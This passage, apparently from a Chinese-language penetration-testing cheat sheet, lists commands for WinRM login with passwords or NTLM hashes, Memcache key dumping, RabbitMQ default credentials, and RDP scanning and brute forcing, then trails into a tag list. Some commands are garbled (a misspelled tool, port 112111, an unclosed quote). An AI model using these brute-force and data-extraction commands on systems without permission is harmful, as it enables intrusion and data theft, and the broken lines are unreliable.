https://github.com/Hackplayers/evil-winrm
```
ruby evil-winrm.rb -i -u -p
OR
gem evil-winrm
evil-winrm -i -u -p
#ex:
evil-winrm -i 10.0.0.1 -u svc-securiry --password 'mystr0ngpasssword!'
#Using hash rather than password
evil-winrm -i mydomaincontrol.local -u 'Administrator' -H 'REDACTED'
```
## 🔻端口 11211 - Memcache
#### ➤ Nmap 枚举
```
nmap -n -sV --script memcached-info -p 11211 10.0.0.1
```
#### ➤ 手动枚举
```
echo "version" | nc -vn -w 1 11211 #Get version
echo "stats" | nc -vn -w 1 11211 #Get status
echo "stats slabs" | nc -vn -w 1 11211 #Get slabs
echo "stats items" | nc -vn -w 1 11211 #Get items of slabs with info
echo "stats cachedump 0" | nc -vn -w 1 11211 #Get key names (the 0 is for unlimited output size)
echo "get " | nc -vn -w 1 11211 #Get saved info
```
#### ➤ 数据提取脚本
```
➤ Install and use memcdump
mencdump --verbose --debug --servers=10.0.0.1 | tee keys.lst
➤ Execute the script
#!/bin/bash
file="keys.lst" #file which contains the keys
while read -r line
do
echo "get $line | nc -vn -w 1 10.0.0.1 112111 > $line.txt
done < $file
```
## 🔻端口 15672 - RabbitMQ
```
The default credentials are guest:guest
```
你可以配置 foxyproxy 通过浏览器访问端口(例如,8080)。
## 🔻端口 3389
#### Nmap - 漏洞扫描
```
nmap --script "rdp-enum-encryption or rdp-vuln-ms12-020 or rdp-ntlm-info" -p 3389 -T4 10.0.0.1
```
#### 暴力破解
```
hydra -L user.txt -P pass.txt 10.0.0.1 rdp
ncrack -vv --user administrator -P passwords.txt rdp://10.0.0.1,CL=1
```
#### 远程桌面
```
rdesktop 10.0.0.1
rdesktop -u 标签:CTI, Dirb, Knockpy, Masscan, MISP, Nmap, SOC, Web安全, 外部渗透测试, 子域名侦测, 子域名爆破, 安全攻防, 安全检查清单, 插件系统, 数据统计, 渗透测试备忘录, 用户模式钩子绕过, 端口扫描, 网络安全审计, 网络安全资源, 网络枚举, 蓝队分析, 虚拟驱动器, 黑客方法论